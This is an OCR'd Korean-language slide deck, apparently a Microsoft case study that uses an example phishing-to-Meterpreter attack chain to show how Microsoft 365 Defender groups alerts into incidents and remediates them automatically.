
자동 **자체 복구**
Microsoft Threat Experts

사례 연구

Microsoft Defender 내 공격에 대응하는 SOC

공격 사례 예시


링크가 포함된 피싱 이메일
OneDrive 액세스에 사용되는 Mike의 자격 증명
백도어로 삽입된 OneDrive 문서
링크가 포함된 피싱 이메일
온프레미스
내부 이동에 사용된 Adrian의 도난 당한 자격 증명
아카이브
LNK
PowerShell이 미터프리터(Meterpreter) 로드
자격 증명 도난 및 오버패스 더 해시 공격
훔친 자격 증명을 이용한 로그인
MSHTA가 미터프리터(Meterpreter) 로드
브라우저 비밀번호 탈취
백도어가 포함된 악성 문서
PowerShell이 미터프리터(Meterpreter) 로드
POLLY의 디바이스
MIKE의 디바이스
MARCO의 디바이스
Polly
Adrian
Mike
Adrian
Marco



Microsoft 365 Defender 통합 포털


→ Microsoft 365 E5 라이선스 또는 개별 제품 E5 라이선스

→ 현재 사용 중인 E5 제품이 하나인 경우에도 Microsoft 365 Defender를 사용하고 지속적으로 확장하여 다양한 제품이 주는 가치를 활용하세요.

Microsoft 365 Defender 대시보드

→ 조직의 전반적인 보안 상태

→ 다음으로 우선순위가 높은 SOC 작업 항목은 무엇입니까?



하루 1,000건의 위협 시도

→ 평균적인 규모의 조직에서 하루에 Microsoft 365 Defender가 의심스럽거나 악의적인 시도를 마주하는 횟수

→ 매우 긴 알림 대기열...


보호가 우선입니다.

→ Microsoft 365 Defender는 완벽한 보호 스택입니다!

→ Microsoft 365 도메인 전반에 걸친 협업을 통한 보호 강화

→ 70%의 시도를 완벽히 차단 - 즉각적인 SOC 조치 불필요

1,000건의 위협 시도
↓
300개의 알림



알림-인시던트

→ 동일한 공격과 관련된 알림을 단일 SOC 작업 항목으로 연결

→ 인시던트 제목이 내용 및 우선순위를 암시

→ 타사 도구 통합을 위한 인시던트 API

300개의 알림
↓
40건의 인시던트

자동 자체 복구

→ Microsoft 365 워크로드 전반에 걸친 손상된 자산의 자동 조사 및 시정

→ 75%의 인시던트를 자동 해결

40건의 인시던트
↓
10건의 인시던트

Microsoft 365 Security

Incidents > Multi-stage incident involving Initial access, Execution & Ex-filtration cross multiple assets

Summary | Alerts (25) | Devices (2) | Users (2) | Mailboxes (1) | Investigations (12) | Evidence (54)

Alerts and categories

25/25 active alerts
6 MITRE ATT&CK tactics
2 other alert categories

Jun 2, 2020, 3:57:59 PM | **New**
Suspicious URL clicked on cont-pollyharre

Jun 2, 2020, 3:58:22 PM | **New**
A link file (LNK) with unusual characteristics was opened on cont-pollyharre

Jun 2, 2020, 3:58:26 PM | **New**
Suspicious PowerShell command line on cont-pollyharre

Jun 2, 2020, 3:58:26 PM | **New**
Suspicious PowerShell command line on cont-pollyharre

Jun 2, 2020, 3:58:34 PM | **New**
A script with suspicious content was observed on cont-pollyharre

Scope

2 impacted devices
2 impacted users
1 impacted mailbox

Top impacted entities

Entity type	Risk level/investigation priority	Tags
cont-pollyharre	High	IT Team
cont-mikebarden	High	IT Team
mike.barden	No data available	Office 365 admini
adrian.bard	No data available	
polly.harrell@mtptestlab01.onmicr...	No data available	

View entities

Evidence

54 entities found

View all entities

인시던트 요약

→ 모든 공격 자료를 한 곳에 자동 수집
→ MITRE 매핑
→ 범위 & 영향 받은 엔터티
→ 관련 알림
→ 자동 복구 상태
→ 수집된 전체 증거

→ **보다 빠르고 효율적인 조사**

